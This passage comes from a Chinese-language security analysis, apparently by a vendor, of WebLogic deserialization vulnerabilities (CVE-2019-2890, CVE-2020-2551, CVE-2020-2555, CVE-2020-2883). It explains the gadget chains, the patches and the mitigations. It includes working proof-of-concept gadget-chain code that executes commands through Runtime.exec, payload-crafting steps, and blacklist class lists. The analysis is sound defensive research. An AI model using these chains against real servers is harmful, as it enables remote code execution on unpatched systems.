com.sun.jndi.rmi.registry.ReferenceWrapper_Stub
weblogic.jrmp.RegistryImpl_Stub
javax.management.remote.rmi.RMIServerImpl_Stub
weblogic.jrmp.RegistryImpl_Stub
sun.rmi.transport.DGCImpl_Stub
```

这些类都是继承 java.rmi.server.RemoteStub,然后 RemoteStub 类继承 java.rmi.server.RemoteObject 类,所以只需要把 CVE-2018-2628 的 RemoteObjectInvocationHandler 换成上面列表里面的类就可以了。

修补方法就是把

```
java.rmi.server.RemoteObject
```

加入到黑名单列表里面。

CVE-2019-2890

漏洞描述

这次的漏洞和 2016 年的两个漏洞原理一样,都是找到了一个新的触发类,在这个新的类 readObject 方法里面创建自己的 ObjectInputStream 对象在执行了(ObjectInputStream)var5.readObject()操作,这样就绕过了黑名单检查了。

受影响的系统版本

10.3.6.0、12.1.3.0 和 12.2.1.3

漏洞分析

漏洞类 weblogic.wsee.jaxws.persistence.PersistentContext.class

```
    private void readObject(ObjectInputStream var1) throws IOException,
ClassNotFoundException {
        ...
            this.readSubject(var1);
    }
```

```
    private void readSubject(ObjectInputStream var1) {
        try {
            int var2 = var1.readInt();
            byte[] var3 = new byte[var2];
            var1.readFully(var3);
            if (KernelStatus.isServer()) {
                var3 = EncryptionUtil.decrypt(var3);
            }

            ByteArrayInputStream var4 = new ByteArrayInputStream(var3);
            ObjectInputStream var5 = new ObjectInputStream(var4);
            this._subject = (AuthenticatedSubject) var5.readObject();
```

在 readSubject 方法里面有一个 EncryptionUtil.decrypt 解密过程,在序列化的时候需要加密下。

需要改写下 writeSubject 方法。

```
private void writeSubject(ObjectOutputStream var1) throws IOException {
        ByteArrayOutputStream var2 = new ByteArrayOutputStream();
        ObjectOutputStream var3 = new ObjectOutputStream(var2);
        if (SubjectManager.getSubjectManager().isKernelIdentity(this._subject)) {
            AuthenticatedSubject var4 = (AuthenticatedSubject)
SubjectManager.getSubjectManager().getAnonymousSubject();
            var3.writeObject(this.buffer_data);
        } else {
            var3.writeObject(this.buffer_data);
        }

        var3.flush();
        byte[] var5 = var2.toByteArray();
        if (KernelStatus.isServer()) {
            var5 = EncryptionUtil.encrypt(var5);
        }

        //增加加密过程需要秘钥文件,SerializedSystemIni.dat文件地址在
user_projects\domains\base_domain\security目录下
        var5 = EncryptionUtil.getEncryptionService().encryptBytes((byte[]) var5);

        var1.writeInt(var5.length);
        var1.write(var5);
```

在 var3.writeObject 方法里面 buffer_data 属性的值放入 poc 对象,然后序列化 PersistentContext 对象即可。

修补方法和 2016 年那两个漏洞一样,在这使用 FilteringObjectInputStream 类进行过滤。

修补后代码

```
    private void readSubject(ObjectInputStream in) {
        ...
            ObjectInputStream in2 = new
PersistentContext.WSFilteringObjectInputStream(bais);
```

CVE-2020-2551

漏洞描述

WebLogic 默认支持 T3、IIOP 基于序列化数据传输协议,虽然是使用相同的黑名单类,但是在处理上有所不同,导致此次漏洞可以在黑名单列表里面找到可以用来在 IIOP 协议上进行攻击。

受影响的系统版本

10.3.6.0、12.1.3.0、12.2.1.3 和 12.2.1.4

漏洞分析

这次漏洞是基于 IIOP 协议,IIOP 协议也是基于序列化数据传输。

weblogic 黑名单列表作用位置如下:

```
weblogic.rjvm.InboundMsgAbbrev.class::ServerChannelInputStream
weblogic.rjvm.MsgAbbrevInputStream.class
weblogic.iiop.Utils.class
```

经过分析虽然 IIOP 使用的和 T3 是一个黑名单列表,但是 IIOP 在在处理的时候直接判断是否在黑名单列表里面,并没有对类的父类做判断,那么只需要找到一个之前的漏洞修补方式不在黑名单列表里面的类就可以了,比如 JtaTransactionManager 类,还有 CVE-2018-3245 那些漏洞类都可以拿来在 IIOP 协议里面利用。

这个漏洞修补前判断黑名单代码。

```
    public static final Class loadClass(String className, String remoteCodebase, ClassLoader
loadingContext) throws ClassNotFoundException {
        Class<?> clz = Utilities.loadClass(className, remoteCodebase, loadingContext);
        if (!WebLogicObjectInputFilter.isClassAllowed(clz)) {
            throw new BlacklistedClassException(clz.getName());
        } else {
            return clz;
        }
    }
```

修补后代码。

```
    public static void verifyClassPermitted(Class<?> clz) {
        if (clz != null) {
            for(Class classToVerify = clz; classToVerify != null; classToVerify =
classToVerify.getSuperclass()) {
                if (!WebLogicObjectInputFilter.isClassAllowed(classToVerify)) {
                    throw new BlacklistedClassException(classToVerify.getName());
                }
            }
        }
    }
```

这里就和 T3 那块一样判断了父类。

CVE-2020-2555

漏洞描述

这次漏洞是因为 weblogic 使用了 Oracle Coherence 组件,webloigc 12c 及以上版本默认使用该组件,在这个组件里面找到了一条新的反序列化调用链。

受影响的系统版本

3.7.1.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0

漏洞分析

先给出一段网上的 poc 代码,然后根据这个 poc 代码来分析下

```
        ReflectionExtractor extractor1 = new ReflectionExtractor(
                "getMethod",
                new Object[]{"getRuntime", new Class[0]}

        );
        // get invoke() to execute exec()
        ReflectionExtractor extractor2 = new ReflectionExtractor(
                "invoke",
                new Object[]{null, new Object[0]}

        );
        // invoke("exec","calc")
        ReflectionExtractor extractor3 = new ReflectionExtractor(
                "exec",
                new Object[]{new String[]{"calc"}}
        );

        ReflectionExtractor[] extractors = {
                extractor1,
                extractor2,
                extractor3,
        };
        ChainedExtractor chainedExtractor = new ChainedExtractor(extractors);
        LimitFilter limitFilter = new LimitFilter();

        //m_comparator
        Field m_comparator = limitFilter.getClass().getDeclaredField("m_comparator");
        m_comparator.setAccessible(true);
        m_comparator.set(limitFilter, chainedExtractor);

        //m_oAnchorTop
        Field m_oAnchorTop = limitFilter.getClass().getDeclaredField("m_oAnchorTop");
        m_oAnchorTop.setAccessible(true);
        m_oAnchorTop.set(limitFilter, Runtime.class);

        BadAttributeValueExpException badAttributeValueExpException = new
BadAttributeValueExpException(null);
        Field field = badAttributeValueExpException.getClass().getDeclaredField("val");
        field.setAccessible(true);
        field.set(badAttributeValueExpException, limitFilter);
```

BadAttributeValueExpException 类 readObject 会执行 val.toString,在看下 LimitFilter 类的 tostring 方法。

```
    public String toString() {
        StringBuilder sb = new StringBuilder("LimitFilter: (");
        sb.append(this.m_filter).append(" [pageSize=").append(this.m_cPageSize).append(",
pageNum=").append(this.m_nPage);
        if (this.m_comparator instanceof ValueExtractor) {
            ValueExtractor extractor = (ValueExtractor)this.m_comparator;
            sb.append(", top=").append(extractor.extract(this.m_oAnchorTop)).append(",
bottom=").append(extractor.extract(this.m_oAnchorBottom));
        } else if (this.m_comparator != null) {
            sb.append(", comparator=").append(this.m_comparator);
        }
```

这里会先判断是否实现了 ValueExtractor 接口,然后会执行 this.m_comparator 的 extract 方法 并把 this.m_oAnchorTop 的值放入 extract 方法里面,而 this.m_comparator 值是 ChainedExtractor 类 这样会执行 ChainedExtractor.extract 方法,this.m_oAnchorTop 的值是 Runtime.class

```
public Object extract(Object oTarget) {
        ValueExtractor[] aExtractor = this.getExtractors();
        int i = 0;

        for(int c = aExtractor.length; i < c && oTarget != null; ++i) {
            oTarget = aExtractor[i].extract(oTarget);
        }

        return oTarget;
    }
```

看下 this.getExtractors()

```
    public AbstractCompositeExtractor(ValueExtractor[] aExtractor) {
        azzert(aExtractor != null);
        this.m_aExtractor = aExtractor;
    }

    public ValueExtractor[] getExtractors() {
        return this.m_aExtractor;
    }
```

这里会执行返回 this.m_aExtractor,而 this.m_aExtractor 是构造函数里面的赋值,可以看到 poc 里面给构造函数传值是 extractors 变量。

```
        ReflectionExtractor extractor1 = new ReflectionExtractor(
                "getMethod",
                new Object[]{"getRuntime", new Class[0]}

        );
        ReflectionExtractor extractor2 = new ReflectionExtractor(
                "invoke",
                new Object[]{null, new Object[0]}

        );
        ReflectionExtractor extractor3 = new ReflectionExtractor(
                "exec",
                new Object[]{new String[]{"calc"}}
        );
        ReflectionExtractor[] extractors = {
                extractor1,
                extractor2,
                extractor3,
        };
```

那么就会执行 ReflectionExtractor.extractor 方法。

```
public Object extract(Object oTarget) {
        if (oTarget == null) {
            return null;
        } else {
            Class clz = oTarget.getClass();

            try {
                Method method = this.m_methodPrev;
                if (method == null || method.getDeclaringClass() != clz) {
                    this.m_methodPrev = method = ClassHelper.findMethod(clz,
this.getMethodName(), this.getClassArray(), false);
                }

                return method.invoke(oTarget, this.m_aoParam);
            } catch (NullPointerException var4) {
                throw new RuntimeException(this.suggestExtractFailureCause(clz));
            } catch (Exception var5) {
                throw ensureRuntimeException(var5, clz.getName() + this + '(' + oTarget +
')');
            }
        }
    }
```

这里可以看到明显的反射调用点,看到这里会发现 ChainedExtractor+ReflectionExtractor 的调用链跟 CommonsCollections1 的 ChainedTransformer+InvokerTransformer 调用链挺像的,最后列下整个调链。

```
 * gadget:
 *      BadAttributeValueExpException.readObject()
 *          com.tangosol.util.filter.LimitFilter.toString()
 *              com.tangosol.util.extractor.ChainedExtractor.extract()
 *                  com.tangosol.util.extractor.ReflectionExtractor.extract()
 *                      Method.invoke()
 *                      ...
 *                      Runtime.getRuntime.exec()
```

Oracle 官网在 1 月 11 发布了临时补丁来解决这个问题,这次补丁主要是更改了 LimitFilter 类的 tostring 方法。

修改前的 tostring 方法代码。

```
public String toString() {
        StringBuilder sb = new StringBuilder("LimitFilter: (");
        sb.append(this.m_filter).append(" [pageSize=").append(this.m_cPageSize).append(",
pageNum=").append(this.m_nPage);
        if (this.m_comparator instanceof ValueExtractor) {
            ValueExtractor extractor = (ValueExtractor)this.m_comparator;
            sb.append(", top=").append(extractor.extract(this.m_oAnchorTop)).append(",
bottom=").append(extractor.extract(this.m_oAnchorBottom));
        } else if (this.m_comparator != null) {
            sb.append(", comparator=").append(this.m_comparator);
        }
```

修改后 tostring 方法代码。

```
public String toString() {
        StringBuilder sb = new StringBuilder("LimitFilter: (");
        sb.append(this.m_filter).append(" [pageSize=").append(this.m_cPageSize).append(",
pageNum=").append(this.m_nPage);
        if (this.m_comparator != null) {
            sb.append(", top=").append(this.m_oAnchorTop).append(",
bottom=").append(this.m_oAnchorBottom).append(", comparator=").append(this.m_comparator);
        }

        sb.append("])");
        return sb.toString();
    }
```

很明显的可以看到去掉了 extractor 方法的调用。

CVE-2020-2883

漏洞描述

这个 CVE 漏洞是基于 CVE-2020-2555 的绕过,没有 LimitFilter 类去执行 extract 方法,重新找一个类执行 extract 方法就可以了。

受影响的系统版本

10.3.6.0, 12.1.3.0, 12.2.1.3 和 12.2.1.4

漏洞分析

先列下 poc

```
ValueExtractor[] valueExtractors = new ValueExtractor[]{
                new ReflectionExtractor("getMethod", new Object[]{
                        "getRuntime", new Class[0]
                }),
                new ReflectionExtractor("invoke", new Object[]{null, new Object[0]}),
                new ReflectionExtractor("exec", new Object[]{new String[]{"calc"}})
        };

        ExtractorComparator extractorComparator = new ExtractorComparator();
        Field m_comparator = extractorComparator.getClass().getDeclaredField("m_extractor");
        m_comparator.setAccessible(true);
        m_comparator.set(extractorComparator, new ChainedExtractor(valueExtractors));

        PriorityQueue queue = new PriorityQueue(2);
        queue.add(1);
        queue.add(1);

        Field field = PriorityQueue.class.getDeclaredField("queue");
        field.setAccessible(true);
        Object[] innerArr = (Object[]) field.get(queue);
        innerArr[0] = Runtime.class;
        innerArr[1] = Runtime.class;

        field = PriorityQueue.class.getDeclaredField("comparator");
        field.setAccessible(true);
        field.set(queue, extractorComparator);
```

这里主要是使用 ExtractorComparator 类替换了 LimitFilter 类去执行 extract 方法。

```
public int compare(Object o1, Object o2) {
        Comparable a1 = (Comparable)this.m_extractor.extract(o1);
        Comparable a2 = (Comparable)this.m_extractor.extract(o2);
        if (a1 == null) {
            return a2 == null ? 0 : -1;
        } else {
            return a2 == null ? 1 : a1.compareTo(a2);
        }
    }
```

然后使用 PriorityQueue 类去执行 compare 方法。

```
    private void readObject(java.io.ObjectInputStream s)
    ...
        heapify();
```

```
private void heapify() {
        for (int i = (size >>> 1) - 1; i >= 0; i--)
            siftDown(i, (E) queue[i]);
    }
```

```
private void siftDown(int k, E x) {
        if (comparator != null)
            siftDownUsingComparator(k, x);
        else
            siftDownComparable(k, x);
    }
```

```
private void siftDownUsingComparator(int k, E x) {
        ...
        while (k < half) {
            ...
            if (right < size &&
                comparator.compare((E) c, (E) queue[right]) > 0)
                c = queue[child = right];
            if (comparator.compare(x, (E) c) <= 0)
                break;
            ...
        }
        queue[k] = x;
    }
```

这里 comparator 属性就是 ExtractorComparator 类,所以会调用 ExtractorComparator.compare 方法,剩下的就和 CVE-2020-2555 一样了,最后列下调用链。

```
* gadget:
*      PriorityQueue.readObject()
*      ...
*          ExtractorComparator.compare()
*              ChainedExtractor.extract()
*                  com.tangosol.util.extractor.ChainedExtractor.extract()
*                      com.tangosol.util.extractor.ReflectionExtractor.extract()
*                          Method.invoke()
*                          ...
*                          Runtime.getRuntime.exec()
```

这次修补漏洞是增加了三个黑名单类。

```
java.lang.Runtime
com.tangosol.coherence.rest.util.extractor.MvelExtractor
com.tangosol.util.extractor.ReflectionExtractor
```

没有 ReflectionExtractor 类上面的 poc 就没有触发点了,MvelExtractor 这个是修补 CVE-2020-2915 漏洞,是 PriorityQueue+MvelExtractor 进行表达式注入,多个 CVE 漏洞在同一个补丁里面修补。

四、总结

4.1 漏洞总结

WebLogic 默认支持 T3、IIOP 等基于序列化数据传输协议,那么 WebLogic 在接收数据时就会进行反序列化,由于 JAVA 在反序列化时会执行 readObject 等方法,而 WebLogic 自身使用了很多 jar,这样就很容易出现反序列化漏洞,WebLogic 的反序列化漏洞都可以执行任意命令,危害等级高。

从 WebLogic 第一个反序列化漏洞开始,可以看到漏洞发现者一直在 WebLogic lib 中寻找新的调用链,笔者这里统计了下 WebLogic 10.3.6 版本有 481 个 jar,挖掘 WebLogic 漏洞就要从这些 jar 中去寻找新的调用链。

WebLogic 发布的更新补丁并没有做混淆、加密处理，官方采用黑名单来阻止恶意加载的类，黑名单列表集中在 ClassFilter 类里面，安全人员通过对比相关代码即可知道漏洞调用链的关键类，经过不断测试相信可以通过对比更新补丁构造出有效 POC。

4.2 修复建议

- 如果业务中没有使用 T3、IIOP 等协议,可以在控制台进行关闭。

  具体操作:

  （1） 进入 WebLogic 控制台，在 base_domain 的配置页面中，进入“安全”选项卡页面，点击“筛选器”，进入连接筛选器配置。

  （2） 在连接筛选器中输入：

  weblogic.security.net.ConnectionFilterImpl，在连接筛选器规则中输入：127.0.0.1 * * allow t3 t3s，0.0.0.0/0 * * deny t3 t3s（t3 和 t3s 协议的所有端口只允许本地访问）。

  （3） 在 Weblogic 控制台中，选择“服务”->”AdminServer”->”协议”，取消“启用 IIOP”的勾选。

（4） 保存后需重新启动，规则方可生效。

- 关注 oracle 官方安全公告信息，如已经发布版本更新，尽快升级到不受影响的新版本，建议在升级前做好数据备份。

  oracle 官方安全公告链接

  https://www.oracle.com/security-alerts/#SecurityAlerts

- 目前天融信公司的 TopWAF 及 TopIDP 系列产品已可以防御利用此类漏洞发起的网络攻击，天融信公司将积极为用户提供技术支持，如有需要请拨打 7 x 24 小时客服联系电话:400-777-0777。 天融信 WEB 应用安全防护系统（TopWAF 产品）以及天融信公司自主研发的入侵防御系统（TopIDP 产品）。TopWAF 具备常见漏扫工具防护功能，包括但不限于 Sqlmap,AWVS,APPScan 等；同时具备 Web 漏洞攻击防御功能，包括但不限于 SQL 注入、XSS、目录遍历、代码注入、命令执行、WebShell 检测等；可以有效防御攻击者从工具和人工两方面的 Web 攻击。